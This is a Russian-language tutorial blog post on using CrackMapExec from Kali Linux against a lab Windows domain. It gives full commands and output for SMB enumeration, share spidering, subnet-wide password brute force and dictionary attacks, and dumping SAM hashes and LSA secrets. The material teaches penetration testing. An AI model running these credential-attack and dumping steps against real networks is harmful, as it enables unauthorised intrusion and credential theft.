Как установить и использовать CrackMapExec на Kali Linux

spy-soft.net/crackmapexec

19 декабря 2022 г.

В этой статье мы научимся использовать CrackMapExec на Kali Linux. Я использовал этот инструмент много раз, как для атаки, так и в целях защиты от атак и могу подробно о нем рассказать.

Еще по теме: Способы прописаться в системе при пентесте

Что такое CrackMapExec

Crackmapexec, также известный как CME, представляет собой инструмент пост-эксплуатации. Разработчик инструмента описывает его как «швейцарский армейский нож для тестирования сетей на проникновение», что, на мой взгляд, является подходящим описанием.

Тулза может перечислять авторизированный пользователей и индексировать общие папки SMB, выполнять атаки в стиле psexec и реализовывать автоматические инъекции Mimikatz / Shellcode / DLL в память используя Powershell, дампинг NTDS.dit и многое другое.

Стенд для использования CrackMapExec

Для примера использовался следующий стенд:

- Цель — Windows Server
- Атакующая машина — Kali Linux

Конфигурация систем:

Сервер Windows

- Домен — ignite.local
- Пользователь — Administrator
- Пароль — Ignite@987
- IP-адрес — 192.168.1.105

Клиент Windows

- ОС — Windows 10
- IP-адрес — 192.168.1.106
- Пользователи — kavish, geet, aarti, yashika
- Пароль — Password@1

Установка CrackMapExec

Установка очень проста:

```
1  apt install crackmapexec
```

```
root@kali:~# apt install crackmapexec
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
The following packages were automatically installed and are no lon
  cython enchant libayatana-ido3-0.4-0 libbfio1 libboost-regex1.67
  libisc-export1104 libisc1100 libisc1104 libisl21 libjim0.77 libj
  linux-headers-5.3.0-kali2-amd64 linux-headers-5.3.0-kali2-common
  python-backports.functools-lru-cache python-bcrypt python-blinke
  python-django python-dnspython python-editor python-egenix-mxdat
  python-flask-kvsession python-flask-login python-flask-mail pyth
  python-hamcrest python-html2text python-html5lib python-hupper p
  python-markupsafe python-marshmallow python-marshmallow-sqlalche
  python-pcapfile python-pefile python-plaster python-png python-p
  python-pyquery python-qrcode python-repoze.lru python-scapy pyth
  python-sqlalchemy python-sqlalchemy-ext python-sqlalchemy-schema
  python-twisted-bin python-twisted-core python-txaio python-tz py
  python-wsaccel python-wtforms python-yaml python-zope.component
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
```


> Если приведенная выше команда вызывает какие-либо проблемы, попробуйте обновить Kali Linux.

Использование CrackMapExec

Перечисление IP-адресов сети

Для обнаружения IP-адресов целевой сети, используйте команду:

```
crackmapexec smb 192.168.1.0/24
```



Синтаксис CrackMapExec выглядит следующим образом:

```
crackmapexec <протокол> <целевой_IP> -u ‘<имя пользователя>‘ -p ‘<пароль>‘
```

Пример команды:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987'
```

Перечисление пользователей

Для перечисления всех пользователей целевой системы, используется параметр — user:

```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --users
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --users
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Enumerated domain user(s)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\Administrator                 badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\Guest                         badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\DefaultAccount                badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\krbtgt                        badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\yashika                       badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\geet                          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\aarti                         badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\$PI1000-3MFD4LDN1VTV          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_195ac04be8c140048          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_4c397e3a678c4b169          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_20db1747e41e4819a          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_8fbff1f05b7c418da          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_fafb5649db9644c49          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_c0b1758feadf42abb          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_555a8cdd81f14d9a8          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_8b7c24749eae46cfa          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SM_a5503dd828c64f048          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailboxf574a3a          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox06b7664          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox1eb4aa3          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox0a5a569          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailboxd7cfd99          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox41cc604          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox0ab8a6a          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox0bc5951          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox55e60d4          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailboxb6dd973          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\HealthMailbox23061dc          badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\SVC_SQLService                badpwdcoun
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ignite.local\kavish                        badpwdcoun
```

Перечисление групп пользователей

Для получения информации о группах целевой системы:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --groups
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --groups
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (r
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Enumerated domain group(s)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Administrators                      membercount: 3
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Users                               membercount: 3
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Guests                              membercount: 2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Print Operators                     membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Backup Operators                    membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Replicator                          membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Remote Desktop Users                membercount: 1
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Network Configuration Operators     membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Performance Monitor Users           membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Performance Log Users               membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Distributed COM Users               membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IIS_IUSRS                          membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Cryptographic Operators             membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Event Log Readers                   membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Certificate Service DCOM Access     membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  RDS Remote Access Servers           membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  RDS Endpoint Servers                membercount: 0
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  RDS Management Servers              membercount: 0
```

Поиск текстовых файлов

Чтобы получить всю информацию о текстовых файлах на целевой системе:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C\$ --
   pattern txt
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C\$ --pattern txt
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Started spidering
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Spidering .
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/wwwroot/file.txt [lastm:'2020-04-30 15:28' size:153]
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/VMware/VMware Tools/open_source_licenses.txt [lastm:'2020-04-
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Windows Defender/ThirdPartyNotices.txt [lastm:'2020-04-15 21
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceAmharic.txt [las
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceArray.txt [lastm
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceDaYi.txt [lastm:
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceTigrinya.txt [la
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Windows NT/TableTextService/TableTextServiceYi.txt [lastm:'2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_BeforeEac
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_Mocking.h
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_Pester.he
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_should.he
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WindowsPowerShell/Modules/Pester/3.4.0/en-US/about_TestDrive
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WinRAR/License.txt [lastm:'2020-04-15 08:32' size:6880]
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WinRAR/Rar.txt [lastm:'2020-04-15 08:32' size:107330]
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WinRAR/ReadMe.txt [lastm:'2020-04-15 08:32' size:1279]
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/WinRAR/WhatsNew.txt [lastm:'2020-04-15 08:32' size:93732]
```

Поиск log-файлов

Точно так же, чтобы получить информацию о файлах журнала:

1 crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C\$ --pattern log

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --spider C\$ --pattern log
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Started spidering
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Spidering .
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/PerfLogs [dir]
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs [dir]
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles [dir]
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles/FTPSVC2/u_ex200420.log
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles/FTPSVC2/u_ex200428.log
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200419.log [
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200420.log [
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200425.log [
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200430.log [
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/inetpub/logs/LogFiles/W3SVC1/u_ex200501.log [
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Common Files/microsoft shared/i
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Common Files/microsoft shared/i
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  //192.168.1.105/C$/Program Files/Mozilla Firefox/install.log [la
```

Обнаружение общих ресурсов (шар)

Чтобы узнать, какие папки являются общими и получить информацию о правах доступа:

1 crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --shares

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --shares
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Enumerated shares
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Share           Permissions     Remark
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  -----           -----------     ------
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  ADMIN$          READ,WRITE      Remote Admin
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  C$              READ,WRITE      Default share
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  hackme          READ,WRITE
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IPC$                            Remote IPC
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  NETLOGON        READ,WRITE      Logon server share
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  SYSVOL          READ            Logon server share
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Users           READ,WRITE
```

Просмотр активных сессий


Для просмотра активных сессий:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sessions
```

Просмотр политики паролей

Чтобы узнать политики паролей, которые были применены в целевой системе:

```
1  crackmapexec smb 192.168.1.105 -u 'Администратор' -p 'Ignite@987' --pass-pol
```




Выполнение вышеуказанной команды отобразит подробную информацию о политиках паролей.

Список логических дисков

Для получения информации о логических дисках:


```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --disks
```



Брутфорс имени пользователя

С помощью CrackMapExec вы также можете брутить имя пользователя. Можно указать один хост или диапазон IP-адресов:


```
1  crackmapexec smb 192.168.1.0/24 -u "kavish" "Administrator" -p "Ignite@987"
```



Брутфорс пароля

CME позволяет брутить пароли определенной системы или всей сети. Вот пример брута пароля всех машин в сети:

```
1  crackmapexec smb 192.168.1.0/24 -u "Administrator" -p "password1" "password2"
   "Ignite@987"
```



Атака по словарю

Для атаки могут быть использованы, как пользовательские, так и созданные словари. В этом примере будет использован созданный словарь, как для имен пользователей, так и для паролей.

Эта атака может быть проведена против всех машин сети или против одной системы. Использование диапазона IP-адресов:

```
1  crackmapexec smb 192.168.1.0/24 -u /root/Desktop/user.txt -p
   /root/Desktop/pass.txt
```

```
root@kali:~# crackmapexec smb 192.168.1.0/24 -u /root/Desktop/user.txt -p /root/Desktop/pass.txt
SMB         192.168.1.103   445    DESKTOP-9C22C07  [*] Windows 10 Pro 18362 x64 (name:DESKTOP-9C22C07) (domain:DESKTOP-9C22C
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\Administrator:Ignite@987 STATUS_ACCOUNT_DISABLED
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\Administrator:Admin@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\Administrator:Password@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\raj:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\raj:Admin@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\raj:Password@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\aarti:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\aarti:Admin@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\aarti:Password@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\yashika:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\yashika:Admin@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\yashika:Password@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\geet:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\geet:Admin@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\geet:Password@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\pavan:Ignite@987 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\pavan:Admin@1 STATUS_LOGON_FAILURE
SMB         192.168.1.103   445    DESKTOP-9C22C07  [-] DESKTOP-9C22C07\pavan:Password@1 STATUS_LOGON_FAILURE
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVL
SMB         192.168.1.106   445    DESKTOP-RGP2O9L  [*] Windows 10.0 Build 18362 x64 (name:DESKTOP-RGP2O9L) (domain:IGNITE) (
```

Дампинг учетных данных SAM

SAM — это сокращение от Security Account Manager, которое управляет всеми учетными записями пользователей и их паролями. Механизм похож на базу данных. Все пароли хэшируются, а затем сохраняются в SAM.

Используя CME, мы можем сдампим хеши учетных данных SAM:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --sam
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGN
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumping SAM hashes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Added 3 SAM hashes to the database
```

Дампинг учетных данных LSA

Локальный центр безопасности (LSA) — это защищенный системный процесс, который аутентифицирует и регистрирует пользователей на локальном компьютере. Учетные данные домена используются операционной системой и аутентифицируются локальным администратором безопасности (LSA). Следовательно, LSA имеет доступ к учетным данным, и мы воспользуемся этим фактом для сбора учетных данных с помощью CME:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --lsa
```


```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --lsa
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGN
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumping LSA secrets
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:aes256-cts-hmac-sha1-96:4a9fc94a8b91a4c57b2fe9e6d20ff8e0c0c3c3b1
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:aes128-cts-hmac-sha1-96:43977a9c3d9649811d78dfd1ec21896f
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:des-cbc-md5:dc5479eaf22f8068
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  IGNITE\WIN-S0V7KMTVLD2$:aad3b435b51404eeaad3b435b51404ee:6eb72d9582436dfd0ba7d3e82ed542d
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  dpapi_machinekey:0×d322c71ab942ebe2d30d36e4a74054803f703feb
dpapi_userkey:0×ca6e97e65eacb41d0ee9b6989bc0caf2fb7831a2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  NL$KM:392662e6ff7a57fe2928a3d7a0657f9c5ccb458d0357d3767d7e58af8690a5ff2403f52f3977ebd3c2
